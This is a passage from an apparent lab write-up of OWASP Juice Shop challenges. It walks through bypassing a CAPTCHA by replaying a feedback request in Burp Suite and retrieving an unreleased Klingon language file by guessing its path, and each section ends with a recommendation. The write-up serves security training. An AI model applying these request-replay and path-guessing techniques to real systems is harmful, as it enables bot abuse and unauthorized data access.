
Box Model Properties

And we get this link after combining them

<http://127.0.0.1:3000/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility>.



After going to this link we see an error saying no such file nor directory exists but with a thank-you.jpg



We go back and see that we have actually solved the challenge.

Recommendation:

Avoid relying on obscurity as the primary security measure. Clearly document privacy policies and ensure transparency in data handling practices. Perform regular security audits to identify and mitigate vulnerabilities. Educate employees on secure data management practices.

7. Broken Anti Automation


CAPTCHA Bypass ★★★

Severity: **Medium**


Description: CAPTCHA bypass vulnerabilities occur when automated bots or scripts can bypass CAPTCHA challenges meant to differentiate human users from bots. These vulnerabilities may arise from weak CAPTCHA implementations, predictable challenge patterns, or flawed backend validation.

Impact: Exploitation allows attackers to perform automated actions such as account creation, credential stuffing, or resource depletion. This can overwhelm system resources, increase operational costs, and compromise the integrity of user interactions.

Steps to reproduce the vulnerability:



The challenge asks us to submit 10 or more customer feedbacks within 20 seconds.



We login to our account and send a customer feedback while capturing the request with burpsuite.

The screenshot shows the Burp Suite interface. The Network tab displays a list of captured requests and responses. A specific POST request to '/api/feedbacks/' is selected. The Request pane shows the raw HTTP message, and the Response pane shows the JSON response body. The Inspector pane shows the response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Tr
3136	https://pwnning.owasp-juice...	GET	/img/twitter.svg			304	207	image/svg+xml	svg			✓	81.169.145.156		16
3139	https://pwnning.owasp-juice...	GET	/js/base.js			304	208	script	js			✓	81.169.145.156		16
3140	https://pwnning.owasp-juice...	GET	/js/vendor/highlight.js			304	209	script	js			✓	81.169.145.156		16
3141	https://pwnning.owasp-juice...	GET	/js/vendor/jquery.js			304	208	script	js			✓	81.169.145.156		16
3142	https://pwnning.owasp-juice...	GET	/js/vendor/uri.js			304	208	script	js			✓	81.169.145.156		16
3143	https://pwnning.owasp-juice...	GET	/img/icon-16x16.png			304	210	script	js			✓	81.169.145.156		16
3145	https://pwnning.owasp-juice...	GET	/img/caret.svg			200	466	XML	svg			✓	81.169.145.156		16
3146	https://pwnning.owasp-juice...	GET	/img/chevron.svg			304	206	script	svg			✓	81.169.145.156		16
3151	https://pwnning.owasp-juice...	GET	/img/iconcons-16xg.v			304	207	script	svg			✓	81.169.145.156		16
3155	http://127.0.0.1:3000	POST	/api/feedbacks/			201	591	JSON					127.0.0.1		16
3156	http://127.0.0.1:3000	GET	/rest/user/whoami			304	304						127.0.0.1		16
3156	http://127.0.0.1:3000	GET	/rest/captcha/			200	432	JSON					127.0.0.1		16

We find the request and send it to repeater and send it 10 times back to back.

The screenshot shows a Firefox browser window displaying the OWASP Juice Shop application. The URL is '127.0.0.1:3000/#/contact'. A green success message at the top states: 'You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)'. Below this is a 'Customer Feedback' form. The 'Author' field contains '***gmail.com'. The 'Comment' field has the value 'asdasd (**@gmail.com)'. The 'Rating' slider is set to 5. The 'CAPTCHA' question is 'What is 8-4-5 ?' and the 'Result' field contains '9'. At the bottom is a 'Submit' button.

We successfully solved the challenge.

Recommendation:

Use robust CAPTCHA systems (e.g., reCAPTCHA v3) that are resistant to automation tools. Implement rate limiting and IP blacklisting to detect and prevent automated traffic. Add behavior-based detection mechanisms to identify and block bots. Regularly test CAPTCHA implementations for weaknesses.

Extra Language ★★★★☆

Severity: Low

Description: This vulnerability arises when additional, often unsupported, language configurations are improperly implemented in an application. Attackers may exploit inconsistencies in the validation logic across different languages, bypassing security mechanisms such as authentication or access control.

Impact: Attackers could gain unauthorized access to restricted areas, manipulate data, or exploit language-specific flaws. The application may also become more susceptible to injection attacks and localization-based vulnerabilities.

Steps to reproduce the vulnerability:

The screenshot shows the OWASP Juice Shop application running in a Firefox browser. The main interface is a dark-themed dashboard with the following key elements:

- Progress Bars:** "Hacking Challenges" at 46% and "Coding Challenges" at 0%.
- Challenges Solved:** 49/169 total solved.
- Challenge Categories:** A grid of challenges including "CAPTCHA Bypass", "Extra Language", "Reset Morty's Password", "Multiple Likes", and others.
- Search and Filter:** A search bar and dropdown filters for "Difficulty", "Status", and "Tags".
- Tags:** A horizontal row of tags including All, XSS, Sensitive Data Exposure, etc.
- Icons:** A decorative row of icons representing various tools or concepts.

In this challenge it asks from us to retrieve the language file that never made into the production.

The screenshot shows the OWASP Juice Shop application running in a Firefox browser, displaying a search results page. The main content area shows a grid of products and a sidebar of language selection options. The sidebar includes the following languages:


- Azərbaycanca
- Bahasa Indonesia
- Catalan
- Česky
- Dansk
- Deutsch
- Eesti
- English (selected)
- Español
- Français
- Gaeilge
- Italiano
- Język Polski

We check the languages that are usable in website and change ours to capture the request with burp.


The screenshot shows the Crowdin platform interface. At the top, there are three tabs: 'OWASP Juice Shop' (active), 'OWASP Juice Shop', and 'OWASP Juice Shop translation'. The main area displays a list of languages with their current translation status. On the right, a detailed view of the 'OWASP Juice Shop translation' project is shown, including its description, details (source language English, 186 members, 10,708 words), and activity history (created 8 years ago, last activity 3 weeks ago). A 'Request New Language' button is also visible. The bottom of the screen shows a Mac OS X dock with various application icons.

Language	Status
Arabic	13% - 13%
Azerbaijani	18% - 18%
Bengali	0% - 0%
Bulgarian	4% - 4%
Burmese	2% - 2%
Catalan	1% - 1%
Chinese Simplified	99% - 99%
Chinese Traditional	64% - 64%
Chinese Traditional, Hong Kong	4% - 4%
Czech	19% - 19%

We do some research on google about the languages that are used in owasp juice shop and see a list of languages.



One of these languages called Klingon gets our attention so we look furthermore into it.



When we go back to the website we see that there is no option called Klingon on the languages that we can change into.


So we realize that this it the one we need to get access to it's directory.

The screenshot shows the Burp Suite interface with several tabs at the top: Dashboard, Target, Proxy (selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and Settings. Below the tabs is a table of network traffic:

ID	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Timestamp	Cookies	Tr	
4001	https://gtn-sst.crowdin.com	GET	/g/collect?v=2&id=G-SRNRQ29Q3...			200	316	text				✓	54.204.146.179	13			
4002	https://directory.cookieyes.c...	GET	/api/v1/p...			200	410	JSON				✓	52.19.134.50	13			
4003	https://log.cookieyes.com	POST	/api/v1/consent		✓	200	297	text				✓	54.246.162.28	13			
4004	https://ws-lb.crowdin.com	GET	/			101	195					✓	54.227.213.190	13			
4005	https://hog.crowdin.com	POST	/e/?p=1&_=_17256671448&ver=1...		✓	200	472	JSON				✓	52.71.248.174	13			
4006	https://hog.crowdin.com	POST	/e/?p=1&_=_17256671448&ver=1...		✓	200	472	JSON				✓	52.71.248.174	13			
4007	https://hog.crowdin.com	POST	/e/?p=1&_=_17256671448&ver=1...		✓	200	472	JSON				✓	52.71.248.174	13			
4008	https://hog.crowdin.com	POST	/e/?p=1&_=_17256671448&ver=1...		✓	200	472	JSON				✓	52.71.248.174	13			
4009	https://hog.crowdin.com	POST	/e/?p=1&_=_17256671448&ver=1...		✓	200	472	JSON				✓	52.71.248.174	13			
4010	http://127.0.0.1:3000	GET	/assets/i18n/az_AZ.json			200	35678	JSON	json				✓	127.0.0.1	13		
4011	https://spocs.getocket.com	POST	/spocs		✓	200	1350	JSON	json			✓	34.117.188.166	13			
4012	http://127.0.0.1:3000	GET	/assets/i18n/fr_FR.json			200	36802	JSON	json				✓	127.0.0.1	13		

The Request tab shows a single request from a Firefox browser (User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0). The Response tab displays the JSON response for changing the language to French, with the header "Content-Type: application/json; charset=UTF-8". The Inspector tab shows the detailed response body, which includes various configuration parameters like "LANGUAGE", "NAV_SEARCH", and "SEARCH_PLACEHOLDER". The bottom status bar indicates "Memory: 236.3MB".

We manage to find the request about our action of changing the language and notice the header /assets/i18n/fr_FR.json which is for French so if we find the same one for Klingon we can access to it's directory.



After doing some research we see that Klingon language is tlhngan but we need more information

Google search results for "klingon language code":

ISO 639-2 Language Code	English name of Language	French name of Language
nah	Nahuatl languages	nahuatl, langues
tgl	Tagalog	tagalog
tlh	Klingon; tlhingan-Hol	klingon
tli	tlingit	tlingit

Results for Search "tlh" in ISO 639-2 Language Codes (Library ...)

We see that code of this language is tlh

Crowdin Debugger interface showing search results for "klingon".

Search results for "klingon" in the "owasp-juice-shop" project:

- 138 ("id":null), "107":{"id":107,"name":**"Klingon"**, "code":


After inspecting the website we used to get more information about the languages listed on owasp juice shop we find the exact codes to use which is tlh-AA.

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Vary: Accept-Encoding
Content-Type: application/json; charset=UTF-8
Last-Modified: Fri, 13 Dec 2024 15:38:42 GMT
Etag: W/"d87-193cbac3a8"
Date: Tue, 13 Dec 2024 15:08:47 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 32135
{
    "LANGUAGE": "tlhIngan",
    "NAV_SEARCH": "tu",
    "SEARCH_PLACEHOLDER": "tu..",
    "NAV_LOGIN": "Beþpu",
    "TITLE_LOGIN": "Title",
    "MANDATORY_EMAIL": "Yes",
    "MANDATORY_PASSWORD": "Please provide a password.",
    "LABEL_EMAIL": "Sög",
    "LABEL_PASSWORD": "Wólf",
    "SHOW_PASSWORD_ADVICE": "Show password advice",
    "LOWER_CASE_CRITERIA_MSG": "contains at least one lower character",
    "UPPER_CASE_CRITERIA_MSG": "contains at least one upper character",
    "DIGITS_CRITERIA_MSG": "contains at least one digit",
    "SPEC_CHAR_CRITERIA_MSG": "contains at least one special character",
    "MIN_CHARS_CRITERIA_MSG": "contains at least {{value}} characters",
    "BTN_LOGIN": "Log in",
    "BTN_GMAIL_LOGIN": "Log in with Google",
    "GMAIL_LOGIN": "Gmail login"
}

```

We go back to burp and change the header and submit it and get all the data we wanted.



We finish the challenge successfully.

Recommendation:

Ensure consistent security controls across all language configurations. Remove unused or unsupported language configurations from production systems. Validate all language-specific inputs and outputs. Perform regular penetration testing with multi-language scenarios.

8. Injection

